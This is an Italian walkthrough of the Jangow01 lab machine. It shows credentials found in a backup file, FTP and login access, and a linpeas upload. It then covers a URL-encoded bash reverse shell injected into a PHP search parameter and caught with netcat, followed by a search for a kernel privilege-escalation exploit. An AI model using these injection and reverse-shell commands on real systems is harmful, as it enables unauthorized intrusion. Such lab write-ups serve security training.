
```



```

1 /var/www/html/site
2
3

```




```

1 total 16
2 drwxr-xr-x 3 root      root      4096 Oct 31  2021 .
3 drwxr-xr-x 3 root      root      4096 Oct 31  2021 ..
4 -rw-r--r-- 1 www-data www-data  336 Oct 31  2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
6
7

```

Utilizzando cat abbiamo ricevuto questa informazione come possiamo vedere nella figura a lato, e troviamo parte del santo Gral \$username = "jangow01" e \$password = "abygurl69"




```

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14

```

Proviamo ad entrare nella macchina con queste credenziali, **et voilà!** Siamo dentro anche se solo come user.



```

JANGOW 01
REDE: 192.168.1.140

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações sólidas de segurança.

jangow01@jangow01:~$ whoami
jangow01
jangow01@jangow01:~$ ls
user.txt
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$
```

Entriamo ora in FTP esplorando tutte le directory e troviamo subito user.txt.
Una volta fatto il download, lo apriamo direttamente dalla nostra kali scoprendo che si tratta un hash, che inalizzeremo in seguito


```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.140
Connected to 192.168.1.140.
220 (vsFTPd 3.0.3)
Name (192.168.1.140:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19420|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Oct 31 2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53055|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Jun 10 2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||56783|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||21123|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% [*****] 33 503.54 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (16.88 KiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~]
└─$
```


```
(kali㉿kali)-[~]
└─$ cat user.txt
utente1:d41d8cd98f00b204e9800998ecf8427e
```

A questo punto passiamo alle cose serie. Una volta installato linpeas sulla nostra Kali, torniamo sul servizio FTP della macchina vittima e ci spostiamo all'interno dell'user **Jangow** per poi inserire all'interno della directory user lo script automatizzato Linpeas, che ci aiuterà a scansionare la macchina vittima alla ricerca di vulnerabilità. Come si puo evincere dallo screenshot a lato abbiamo poi inserito Linpeas con un semplice --> **put linpeas.sh**

Per ottenere questa reverse shell, abbiamo cercato il comando su internet, una volta trovato nel sito [pentestmonkey](#) abbiamo preso la versione che ci interessava ovvero quella in Bash bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 e poi tradotto con un encoder perché in quel modo a me personalmente non funzionava, a quel punto l'ho inserito nell'url subito dopo 'buscar'



The screenshot shows a web-based URL encoder/decoder tool. At the top, there are buttons for 'URL', 'Decode', 'Encode', and language selection (English, Español). Below the buttons, a message says: 'Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to [encode](#) or decode your data.' Under the 'Encode' section, there's a text input field containing the command: '/bin/bash -c "bash -i >& /dev/tcp/192.168.104.100/443 0>&1"'. Below the input field are several configuration options: 'UTF-8' (selected), 'Destination character set'; 'LF (Unix)' (selected), 'Destination newline separator'; 'Encode each line separately (useful for when you have multiple entries)'; 'Split lines into 76 character wide chunks (useful for MIME)'; and 'Live mode OFF' (disabled). A large blue button labeled 'ENCODE' is at the bottom. To the right of the input field, it says 'Encodes your data into the area below.' Below the input field, the encoded output is shown: '%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27'. At the very bottom, there's a 'Copy to clipboard' button.



The screenshot shows the 'Reverse Shell Cheat Sheet' page from [pentestmonkey](#). The page has a header with the site's name and a subtitle 'Taking the monkey work out of pen testing'. A navigation bar includes links for Site News, Blog, Tools, Yaptet, Cheat Sheets, and Contact. The main content is titled 'Reverse Shell Cheat Sheet' and contains a sidebar with a search bar and a 'Categories' list. The categories include: Blog (78), Cheat Sheets (10) (which lists Shells (1), SQL Injection (7)), Contact (2), Site News (3), Tools (17) (Audit (3), Misc (7), User Enumeration (4), Web Shells (3)), Uncategorized (3), and Yaptet (15). The main content area discusses finding command execution vulnerabilities and provides examples for creating reverse shells in Bash, including the command: 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'.

Con la traduzione dell'encoder abbiamo ottenuto questo
 %2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27

```
192.168.1.140/site/busque.php?buscar=%2Fbin%2Fbash -c 'bash -i >%26 %2Fdev%2Ftcp%2F192.168.1.188%2F443 0>%261'
```

La reverse shell, in questo caso, girerà sulla porta 443

Arrivati qui, mettiamoci in ascolto nella shell revers creata con successo sulla porta **443** che è una porta comune per gli HTTP e non è protetta da Firewall. Ci dà subito la sessione in entrata su Jangow, dove la nostra shell è interattiva e controllabile via comandi. con la traduzione dell'encoder abbiamo ottenuto questo %2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27

```
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.1.188] from (UNKNOWN) [192.168.1.140] 54428
bash: cannot set terminal process group (2710): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$
```

Diamo un comando python per spwanare un nuovo Terminal Bash interattivo. Ci darà una pseudo-terminal shell (PTY), che è molto più usabile della shell grezza iniziale.

Ad esempio funzionano le frecce (su e giù), il tab-autocompletamento e i comandi multi-riga.

E inoltre, migliora il supporto a tool come sudo, nano, less, ecc.

Abbiamo poi aggiunto un comando 'export TERM=xterm'. Impostiamo il tipo di terminale come xterm, cioè un tipo compatibile con la maggior parte dei programmi da terminale. Utile perchè alcuni comandi come clear, top, vim, nano, htop, ecc. non funzionano bene senza TERM impostato.

Infine aiuta a visualizzare meglio l'output su shell remote.

Nella parte finale dello screen avviamo Linpeas, inserendo prima **chmod +x Linpeas.sh** cosa fa questo comando?

chmod: è il comando per modificare i permessi di un file (change mode).

+x: significa aggiungi il permesso di esecuzione (execute).

linpeas.sh: è il nome dello script su cui vuoi agire.

In questo modo Linpeas sarà eseguibile più facilmente tramite il comando

./Linpeas.sh


```

└$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.1.188] from (UNKNOWN) [192.168.1.140] 54428
bash: cannot set terminal process group (2710): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html>/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ cd /home
cd /home
jangow01@jangow01:/home$ ls
ls
jangow01
jangow01@jangow01:/home$ cd jangow01
cd j angow01
bash: cd: j: Arquivo ou diretório não encontrado
jangow01@jangow01:/home$ cd /jangow01/
cd /jangow01/
bash: cd: /jangow01/: Arquivo ou diretório não encontrado
jangow01@jangow01:/home$ ls
ls
jangow01
jangow01@jangow01:/home$ cd jangow01
cd jangow01
jangow01@jangow01:~$ ls -al
ls -al
total 856
drwxr-xr-x 4 jangow01 desafio02 4096 Mai 20 16:02 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr--r-- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
-rw-r--r-- 1 jangow01 desafio02 839046 Mai 20 16:02 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ whoami
whoami
whoami: comando não encontrado
jangow01@jangow01:~$ chmod
chmod
chmod: falta operando
Try 'chmod --help' for more information.
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh

```

Ecco si avvia Linpeas con questa faccina Verde. Pronta a infettarti tutto il pc.



Scendendo troviamo informazioni molto interessanti come ad esempio l'elenco delle vulnerabilità.

Prendiamo subito in esempio la prima - e ovviamente usiamo il mezzo più scontato di tutti per capire cos'è. Internet

Tra i vari link ne trovo uno in particolare che mi da la possibilità di poter fare il download dell'exploit. Fatto il download, scopro che il nome del file è 45010.c.

Inseriamolo nella nostra FTP.

The screenshot shows a search results page for CVE-2017-16995 across various sources. The results from Mitre, NIST, INCIBE, and Ubuntu are standard links. The result from Exploit-DB is highlighted with a blue box and an arrow pointing to it from the exploit database page below.

CVE-2017-16995

CVE Mitre
https://cve.mitre.org > cvename - Traduci questa pagina

CVE-2017-16995
